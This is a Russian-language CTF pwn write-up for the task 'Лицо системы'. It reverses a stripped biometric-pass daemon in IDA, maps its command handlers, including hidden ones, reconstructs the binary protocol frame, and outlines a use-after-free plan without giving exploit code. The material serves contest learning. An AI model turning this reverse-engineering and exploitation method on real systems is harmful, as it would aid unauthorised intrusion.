МИНСПОРТ РОССИИ

ФСП федерация спортивного программирования России

КУБОК ФЕДЕРАЦИИ 2026

РАЙТАП · PWN

# ЛИЦО СИСТЕМЫ

PWN

19 СЕНТЯБРЯ 2026
ОНЛАЙН · CTF TASK-BASED

PWN
КАТЕГОРИЯ

90
СЛАЙДОВ В РАЗБОРЕ

# 01

## ЧТО ДАЛИ И ЧТО Я БУДУ ИСКАТЬ

Дан один пользовательский файл `facepassd`:

```
file facepassd
sha256sum facepassd
```

Для разобранной ниже версии я получаю:

```
ELF 64-bit LSB pie executable, x86-64, dynamically linked, stripped
da24c5f72634604776f62c3527017d4c7c61cd7d7dccbe081945b57922dc1af7
```

Слово `stripped` означает, что исходные имена функций удалены. Поэтому ida называет их `sub_2BBC60`, `sub_2BC580` и так далее. Это не мешает решению: вызовы, сравнения, константы и таблицы переходов остались в коде.

Важно: адреса ниже относятся именно к этому пользовательскому бинарю. Если бинарь пересобрать, адреса могут измениться. Поэтому в каждом разделе указан не только адрес, но и маршрут, по которому это место находится заново.

По условию есть временные биометрические профили, opaque handles, подписки турникетов и отзыв профиля. Поэтому сначала формулирую такую гипотезу:

ЛИЦО СИСТЕМЫ
PWN

# 01

## ЧТО ДАЛИ И ЧТО Я БУДУ ИСКАТЬ

ПРОДОЛЖЕНИЕ

1. создать профиль;
2. подписать на него турникет;
3. отозвать профиль;
4. проверить, пережила ли подписка удаление;
5. заставить новую запись занять ту же ячейку.

Это похоже на классический use-after-free, но одной догадки недостаточно. Дальше я подтверждаю каждый шаг в бинаре.

ЛИЦО СИСТЕМЫ
PWN

# 02

## НАЧИНАЮ С ОБЫЧНОГО ИНТЕРФЕЙСА

Подключаюсь к выданному сервису:

```
nc <host> <port>
```

Сервис сам показывает доступные команды:

```
.-------------------------------------------------------.
|                     Лицо системы                      |
'-------------------------------------------------------'

Вы подключены к московской системе биометрического прохода.
Временные профили пассажиров скрыты за opaque handles.
Турникеты получают обновления профилей по активным подпискам.

Система:  A о сервисе  |  S сеанс  |  M справка  |  Q выход
Профили: B начать  |  P сохранить  |  W подписать  |  D отозвать  |  C применить

Введите команду:
```

ЛИЦО СИСТЕМЫ
PWN


# 02

## НАЧИНАЮ С ОБЫЧНОГО ИНТЕРФЕЙСА

ПРОДОЛЖЕНИЕ

```
B                          начать транзакцию
P <label> <template>       сохранить профиль
W <handle>                 подписать турникет
D <handle>                 отозвать профиль
C <route-proof>            применить транзакцию
```

Ввожу `M`. В справке появляется второй интерфейс `GH/1`:



```
Введите команду: M

Справка системы биометрического прохода
-----------------------------------------------
Соединение поддерживает два интерфейса:
  interactive  введите команду и нажмите Enter
  GH/1         отправьте полный бинарный frame

Команды профилей:
  B                          начать транзакцию
  P <label> <template>       сохранить UTF-8 шаблон
  P <label> hex:<bytes>      сохранить байты шаблона
  W <handle>                 подписать турникет на профиль
  D <handle>                 отозвать профиль
  C <route-proof>            применить транзакцию

B выбирает текущую транзакцию для P, W, D и C.
Handles и proofs принимают десятичный вид или шестнадцатеричный с префиксом 0x.
Команда M снова откроет эту справку.

Заголовок frame:
  magic        GH
  version      1
  command      byte
  request id   uint32 little-endian
  payload size uint32 little-endian

Поля payload:
  tag          byte
  value size   uint16 little-endian
  value        bytes

Основные команды:
  B  начать транзакцию
  P  сохранить профиль
  W  подписать турникет
  D  отозвать профиль
  C  применить изменения
  E  обновление профиля
  !  ошибка

Те же буквы команд служат opcode внутри GH/1 frames.
Набор полей зависит от операции.
Поврежденный бинарный запрос вернет общую ошибку протокола.
Бинарный frame можно отправить сразу после prompt.

Система:  A о сервисе  |  S сеанс  |  M справка  |  Q выход
Профили: B начать  |  P сохранить  |  W подписать  |  D отозвать  |  C применить

Введите команду:
```

ЛИЦО СИСТЕМЫ
PWN

02

# НАЧИНАЮ С ОБЫЧНОГО ИНТЕРФЕЙСА

ПРОДОЛЖЕНИЕ

Справка дает две важные зацепки:

1. заголовок начинается с байтов `GH`, затем идут версия и однобайтная команда;
2. те же буквы команд служат opcode внутри binary frame.

Именно отсюда я беру буквы `B`, `P`, `W`, `D`, `C`. На этом шаге это еще не догадки об opcode, а данные самого сервиса.

ЛИЦО СИСТЕМЫ
PWN

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ЛИЦО СИСТЕМЫ
PWN

### 2.1. Почему `case 66` означает `B`

Из меню известна команда `B`. Из справки известно, что буква команды является одним байтом opcode.

Компьютер хранит символ `B` как число по таблице ascii:

```
'B' = 0x42 = 66
'C' = 0x43 = 67
'D' = 0x44 = 68
'P' = 0x50 = 80
'Q' = 0x51 = 81
'W' = 0x57 = 87
'X' = 0x58 = 88
```

Чтобы не полагаться на память, отдельно проверяю код символа в терминале:

```
python3 -c 'print(ord("B"), hex(ord("B")))'
```

Результат:

```
66 0x42
```

Поэтому первая разумная строка для поиска в ida - `case 66`.

03

# КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

## 2.2. Точный маршрут в ida

1. Открываю `facepassd` в ida и жду окончания auto-analysis.
2. Нажимаю `Alt+T` - `Search text`.
3. Ввожу `case 66`.
4. Включаю поиск по всем сегментам и комментариям.
5. Если ida находит несколько совпадений, перехожу к следующему через `Ctrl+T`.
6. Нужное место нахожу в небольшой функции `sub_2BB460` около `0x2BB4C9`.
7. Нажимаю `Space`, чтобы вместо graph view получить линейный список.
8. Нажимаю `F5`, чтобы посмотреть псевдокод switch.


Ida сама создает комментарий `case 66` после распознавания jump table. Это не символ из исходников и не моя догадка.

ЛИЦО СИСТЕМЫ
PWN

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ



```
.text:00000000002BB493                movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB498                movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB49D                movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB4A2                movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB4A7                movzx   r11d, byte ptr [rsp+158h+arg_0]
.text:00000000002BB4B0                add     r11, 0FFFFFFFFFFFFFFBEh ; switch 24 cases
.text:00000000002BB4B4                cmp     r11, 17h
.text:00000000002BB4B8                ja      def_2BB4C5      ; jumptable 00000000002BB4C5 default case, cases 69-78,82,84-86
.text:00000000002BB4BE                lea     rcx, jpt_2BB4C5
.text:00000000002BB4C5                jmp     ds:(jpt_2BB4C5 - 4F23C0h)[rcx+r11*8] ; switch jump
.text:00000000002BB4C9 ; ---------------------------------------------------------------------------
.text:00000000002BB4C9
.text:00000000002BB4C9 loc_2BB4C9:                            ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB4C9                                        ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB4C9                call    sub_2BB9A0      ; jumptable 00000000002BB4C5 case 66
.text:00000000002BB4CE                mov     [rsp+158h+var_70], rax
.text:00000000002BB4D6                mov     [rsp+158h+var_68], rbx
.text:00000000002BB4DE                mov     [rsp+158h+var_60], rcx
.text:00000000002BB4E6                mov     [rsp+158h+var_58], rdi
.text:00000000002BB4EE                mov     [rsp+158h+var_50], rsi
.text:00000000002BB4F6                lea     rcx, [rsp+158h+var_98]
.text:00000000002BB4FE                lea     rdx, [rsp+158h+var_70]
.text:00000000002BB506                movups  xmm14, xmmword ptr [rdx]
.text:00000000002BB50A                movups  xmmword ptr [rcx], xmm14
.text:00000000002BB50E                movups  xmm14, xmmword ptr [rdx+10h]
.text:00000000002BB513                movups  xmmword ptr [rcx+10h], xmm14
.text:00000000002BB518                movups  xmm14, xmmword ptr [rdx+18h]
.text:00000000002BB51D                movups  xmmword ptr [rcx+18h], xmm14
.text:00000000002BB522                lea     rcx, [rsp+158h+arg_50]
.text:00000000002BB52A                movups  xmmword ptr [rcx], xmm15
.text:00000000002BB52E                movups  xmmword ptr [rcx+10h], xmm15
.text:00000000002BB533                movups  xmmword ptr [rcx+20h], xmm15
.text:00000000002BB538                movups  xmmword ptr [rcx+30h], xmm15
.text:00000000002BB53D                movups  xmmword ptr [rcx+40h], xmm15
.text:00000000002BB542                movups  xmmword ptr [rcx+50h], xmm15
.text:00000000002BB547                movups  xmmword ptr [rcx+58h], xmm15
.text:00000000002BB54C                mov     rcx, qword ptr [rsp+158h+var_98]
.text:00000000002BB554                mov     qword ptr [rsp+158h+arg_50], rcx
.text:00000000002BB55C                mov     rcx, qword ptr [rsp+158h+var_98+8]
.text:00000000002BB564                mov     qword ptr [rsp+158h+arg_50+8], rcx
.text:00000000002BB56C                mov     rcx, qword ptr [rsp+158h+var_88]
.text:00000000002BB574                mov     rdx, qword ptr [rsp+158h+var_88+8]
.text:00000000002BB57C                mov     rbx, [rsp+158h+var_78]
.text:00000000002BB584                mov     qword ptr [rsp+158h+arg_60], rcx
.text:00000000002BB58C                mov     qword ptr [rsp+158h+arg_60+8], rdx
.text:00000000002BB594                mov     [rsp+158h+arg_70], rbx
.text:00000000002BB59C                mov     rax, r8
.text:00000000002BB59F                mov     rbx, r9
.text:00000000002BB5A2                add     rsp, 150h
002BB4A7 00000000002BB4A7: sub_2BB460+47 (Synchronized with Hex View-1)
```

На скрине видна вся цепочка:

03

# КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

```
movzx r11d, byte ptr [...]   читается один байт команды
add r11, -0x42               из opcode вычитается минимальный код B
cmp r11, 0x17                проверяется диапазон B..Y
jmp jpt_2BB4C5[...]          переход через таблицу
case 66                      исходное значение opcode равно 66
call sub_2BB9A0              обработчик B
```

Константа `0x42` здесь не является magic протокола. Это просто минимальный поддерживаемый ascii-код, от которого компилятор построил компактный индекс таблицы.

## 2.3. Получаю остальные обработчики

После найденной ветки листаю функцию вниз. У каждого case есть прямой `call`.

Ветки `C` и `D`:

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

```
.text:00000000002BB5AB ; ---------------------------------------------------------------------------
.text:00000000002BB5AB
.text:00000000002BB5AB loc_2BB5AB:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB5AB                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB5AB                 mov     rbx, [rsp+158h+arg_8] ; jumptable 00000000002BB4C5 case 67
.text:00000000002BB5B3                 mov     rcx, [rsp+158h+arg_10]
.text:00000000002BB5BB                 nop     dword ptr [rax+rax+00h]
.text:00000000002BB5C0                 call    sub_2BC7E0
.text:00000000002BB5C5                 lea     rdx, [rsp+158h+arg_50]
.text:00000000002BB5CD                 movups  xmmword ptr [rdx], xmm15
.text:00000000002BB5D1                 movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BB5D6                 movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BB5DB                 movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB5E0                 movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB5E5                 movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB5EA                 movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB5EF                 mov     [rsp+158h+arg_78], rax
.text:00000000002BB5F7                 mov     [rsp+158h+arg_80], rbx
.text:00000000002BB5FF                 mov     [rsp+158h+arg_88], rcx
.text:00000000002BB607                 mov     rax, rdi
.text:00000000002BB60A                 mov     rbx, rsi
.text:00000000002BB60D                 add     rsp, 150h
.text:00000000002BB614                 pop     rbp
.text:00000000002BB615                 retn
.text:00000000002BB616 ; ---------------------------------------------------------------------------
.text:00000000002BB616
.text:00000000002BB616 loc_2BB616:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB616                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB616                 mov     rbx, [rsp+158h+arg_8] ; jumptable 00000000002BB4C5 case 68
.text:00000000002BB61E                 mov     rcx, [rsp+158h+arg_10]
.text:00000000002BB626                 call    sub_2BC580
.text:00000000002BB62B                 lea     rdx, [rsp+158h+arg_50]
.text:00000000002BB633                 movups  xmmword ptr [rdx], xmm15
.text:00000000002BB637                 movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BB63C                 movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BB641                 movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB646                 movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB64B                 movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB650                 movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB655                 add     rsp, 150h
.text:00000000002BB65C                 pop     rbp
.text:00000000002BB65D                 retn
.text:00000000002BB65E ; ---------------------------------------------------------------------------
.text:00000000002BB65E
.text:00000000002BB65E loc_2BB65E:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB65E                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB65E                 mov     rax, cs:qword_518A70 ; jumptable 00000000002BB4C5 case 79
.text:00000000002BB665                 mov     rbx, cs:qword_518A78
.text:00000000002BB66C                 add     rsp, 150h
002BB5AB 00000000002BB5AB: sub_2BB460:loc_2BB5AB (Synchronized with Hex View-1)
```

Ветки `P` и скрытая `Q`:

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

```
.text:00000000002BB675 ; ---------------------------------------------------------------------------
.text:00000000002BB675
.text:00000000002BB675 loc_2BB675:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB675                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB675                 mov     rbx, [rsp+158h+arg_8] ; jumptable 00000000002BB4C5 case 80
.text:00000000002BB67D                 mov     rcx, [rsp+158h+arg_20]
.text:00000000002BB685                 mov     rdi, [rsp+158h+arg_28]
.text:00000000002BB68D                 mov     rsi, [rsp+158h+arg_30]
.text:00000000002BB695                 mov     r8, [rsp+158h+arg_38]
.text:00000000002BB69D                 mov     r9, [rsp+158h+arg_40]
.text:00000000002BB6A5                 mov     r10, [rsp+158h+arg_48]
.text:00000000002BB6AD                 call    sub_2BBC60
.text:00000000002BB6B2                 lea     rdx, [rsp+158h+arg_50]
.text:00000000002BB6BA                 movups  xmmword ptr [rdx], xmm15
.text:00000000002BB6BE                 movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BB6C3                 movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BB6C8                 movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB6CD                 movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB6D2                 movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB6D7                 movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB6DC                 mov     qword ptr [rsp+158h+arg_50], rax
.text:00000000002BB6E4                 mov     rax, rbx
.text:00000000002BB6E7                 mov     rbx, rcx
.text:00000000002BB6EA                 add     rsp, 150h
.text:00000000002BB6F1                 pop     rbp
.text:00000000002BB6F2                 retn
.text:00000000002BB6F3 ; ---------------------------------------------------------------------------
.text:00000000002BB6F3
.text:00000000002BB6F3 loc_2BB6F3:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB6F3                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB6F3                 lea     rcx, [rsp+158h+var_70] ; jumptable 00000000002BB4C5 case 81
.text:00000000002BB6FB                 movups  xmmword ptr [rcx], xmm15
.text:00000000002BB6FF                 movups  xmmword ptr [rcx+10h], xmm15
.text:00000000002BB704                 movups  xmmword ptr [rcx+20h], xmm15
.text:00000000002BB709                 movups  xmmword ptr [rcx+30h], xmm15
.text:00000000002BB70E                 movups  xmmword ptr [rcx+40h], xmm15
.text:00000000002BB713                 movups  xmmword ptr [rcx+50h], xmm15
.text:00000000002BB718                 movups  xmmword ptr [rcx+58h], xmm15
.text:00000000002BB71D                 mov     rcx, rsp
.text:00000000002BB720                 lea     rdx, [rsp+158h+arg_0]
.text:00000000002BB728                 movups  xmm14, xmmword ptr [rdx]
.text:00000000002BB72C                 movups  xmmword ptr [rcx], xmm14
.text:00000000002BB730                 movups  xmm14, xmmword ptr [rdx+10h]
.text:00000000002BB735                 movups  xmmword ptr [rcx+10h], xmm14
.text:00000000002BB73A                 movups  xmm14, xmmword ptr [rdx+20h]
.text:00000000002BB73F                 movups  xmmword ptr [rcx+20h], xmm14
.text:00000000002BB744                 movups  xmm14, xmmword ptr [rdx+30h]
.text:00000000002BB749                 movups  xmmword ptr [rcx+30h], xmm14
.text:00000000002BB74E                 movups  xmm14, xmmword ptr [rdx+40h]
002BB675 00000000002BB675: sub_2BB460:loc_2BB675 (Synchronized with Hex View-1)
```

Ветки `W` и скрытая `X`:

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

```
.text:00000000002BB883 ; ---------------------------------------------------------------------------
.text:00000000002BB883
.text:00000000002BB883 loc_2BB883:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB883                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB883                 mov     rbx, [rsp+158h+arg_8] ; jumptable 00000000002BB4C5 case 87
.text:00000000002BB88B                 mov     rcx, [rsp+158h+arg_10]
.text:00000000002BB893                 call    sub_2BBF60
.text:00000000002BB898                 lea     rdx, [rsp+158h+arg_50]
.text:00000000002BB8A0                 movups  xmmword ptr [rdx], xmm15
.text:00000000002BB8A4                 movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BB8A9                 movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BB8AE                 movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB8B3                 movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB8B8                 movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB8BD                 movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB8C2                 mov     qword ptr [rsp+158h+arg_50], rax
.text:00000000002BB8CA                 mov     rax, rbx
.text:00000000002BB8CD                 mov     rbx, rcx
.text:00000000002BB8D0                 add     rsp, 150h
.text:00000000002BB8D7                 pop     rbp
.text:00000000002BB8D8                 retn
.text:00000000002BB8D9 ; ---------------------------------------------------------------------------
.text:00000000002BB8D9
.text:00000000002BB8D9 loc_2BB8D9:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB8D9                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
.text:00000000002BB8D9                 mov     rbx, [rsp+158h+arg_8] ; jumptable 00000000002BB4C5 case 88
.text:00000000002BB8E1                 mov     rcx, [rsp+158h+arg_10]
.text:00000000002BB8E9                 mov     rdi, [rsp+158h+arg_18]
.text:00000000002BB8F1                 call    sub_2BD7C0
.text:00000000002BB8F6                 lea     rdx, [rsp+158h+arg_50]
.text:00000000002BB8FE                 movups  xmmword ptr [rdx], xmm15
.text:00000000002BB902                 movups  xmmword ptr [rdx+10h], xmm15
.text:00000000002BB907                 movups  xmmword ptr [rdx+20h], xmm15
.text:00000000002BB90C                 movups  xmmword ptr [rdx+30h], xmm15
.text:00000000002BB911                 movups  xmmword ptr [rdx+40h], xmm15
.text:00000000002BB916                 movups  xmmword ptr [rdx+50h], xmm15
.text:00000000002BB91B                 movups  xmmword ptr [rdx+58h], xmm15
.text:00000000002BB920                 mov     qword ptr [rsp+158h+arg_60], rax
.text:00000000002BB928                 mov     qword ptr [rsp+158h+arg_60+8], rbx
.text:00000000002BB930                 mov     [rsp+158h+arg_70], rcx
.text:00000000002BB938                 mov     rax, rdi
.text:00000000002BB93B                 mov     rbx, rsi
.text:00000000002BB93E                 add     rsp, 150h
.text:00000000002BB945                 pop     rbp
.text:00000000002BB946                 retn
.text:00000000002BB947 ; ---------------------------------------------------------------------------
.text:00000000002BB947
.text:00000000002BB947 loc_2BB947:                             ; CODE XREF: sub_2BB460+65↑j
.text:00000000002BB947                                         ; DATA XREF: .data.rel.ro:jpt_2BB4C5↓o
002BB883 00000000002BB883: sub_2BB460:loc_2BB883 (Synchronized with Hex View-1)
```

Так я собираю карту:

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

| CASE | ASCII | КОМАНДА | ОБРАБОТЧИК |
|---|---|---|---|
| 66 | 0x42 | B | sub_2BB9A0 |
| 67 | 0x43 | C | sub_2BC7E0 |
| 68 | 0x44 | D | sub_2BC580 |
| 80 | 0x50 | P | sub_2BBC60 |
| 81 | 0x51 | Q | sub_2BDBE0 |
| 87 | 0x57 | W | sub_2BBF60 |
| 88 | 0x58 | X | sub_2BD7C0 |

Так я получаю адреса от видимой команды `B`, а не беру их готовыми.

Для удобства переименовываю функции клавишей `N`:

```
sub_2BB9A0 → cmd_begin
sub_2BBC60 → cmd_profile
sub_2BBF60 → cmd_watch
sub_2BC580 → cmd_delete
sub_2BC7E0 → cmd_commit
sub_2BDBE0 → cmd_queue
sub_2BD7C0 → cmd_export
```

ЛИЦО СИСТЕМЫ
PWN

03

КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

Переименование необязательно и не меняет бинарь. Оно только делает псевдокод понятнее.

## 2.4. Как двигаться дальше, не зная адресов

После dispatcher адреса больше не ввожу вручную. В ida использую один и тот же маршрут:

```
Enter     перейти в функцию под курсором
Esc       вернуться назад
F5        открыть pseudocode текущей функции
Space     переключить graph view и text view
N         переименовать функцию или переменную
Alt+T     найти текст во всем listing
Ctrl+F    найти текст внутри текущего pseudocode
```

Цепочка переходов:

# 03

## КАК Я С НУЛЯ НАШЕЛ ОБРАБОТЧИКИ В IDA

ПРОДОЛЖЕНИЕ

| ОТКУДА | ЧТО ЗАМЕТИТЬ | КУДА ПЕРЕЙТИ |
|---|---|---|
| `B` | последний вызов перед возвратом plan | `sub_2BDEC0` |
| `P` | вызов allocator и return с `rol` | `sub_2BA9E0`, конец `P` |
| `W` | раскрытие handle и создание job | код после `sub_91D00` |
| `D` | раскрытие handle и изменение entry | код после `sub_91D00` |
| `C` | `phase == 1` и `phase == 2` | `sub_2BC920`, `sub_2BD000` |
| phase 1 | создание receipt | `sub_2BF6C0`, затем `sub_2BF900` |
| `Q` | switch по полю `A` | обработчики `a/t/p/r/c` |
| `X` | дополнительная проверка proof | `sub_2BF3A0` |

Если имя уже видно в вызове, нажимаю `G`, ввожу имя `sub_...` и перехожу к нему. Это только сокращение уже найденного маршрута, а не источник адреса.

ЛИЦО СИСТЕМЫ
PWN

# 04

## КАК Я ВОССТАНОВИЛ BINARY FRAME

Обычные команды я сначала вводил через `nc`. Для скрытых `Q` и `X` уже нужно отправлять бинарные данные.

### 3.1. Заголовок

Заголовок занимает 12 байт:

| OFFSET | РАЗМЕР | ПОЛЕ | ЗНАЧЕНИЕ |
|---|---|---|---|
| `0x00` | 2 | magic | ascii `GH`, то есть `47 48` |
| `0x02` | 1 | version | `01` |
| `0x03` | 1 | command | ascii opcode |
| `0x04` | 4 | request id | `uint32`, little-endian |
| `0x08` | 4 | payload size | `uint32`, little-endian |

Например, пустой запрос `B` с request id 1:

```
47 48 01 42 01 00 00 00 00 00 00 00
 G  H  1  B      request=1      size=0
```

Здесь `42` - шестнадцатеричное число `0x42`, то есть ascii-код `B`.

04

КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

## 3.2. Поля payload

Каждое поле имеет tlv-формат:

```
tag:1 | size:2 little-endian | value:size
```

Основные теги:

```
T  transaction id
H  handle
L  label
V  template bytes
R  proof
A  действие скрытой команды Q
I  operation id или handoff id
```

Из справки и разбора обработчиков видно, что числа передаются как 8 байт little-endian. Например, поле `T=0x1122334455667788`:

```
54 08 00 88 77 66 55 44 33 22 11
 T  len=8        value little-endian
```

04

# КАК Я ВОССТАНОВИЛ BINARY FRAME

ПРОДОЛЖЕНИЕ

ЛИЦО СИСТЕМЫ
PWN

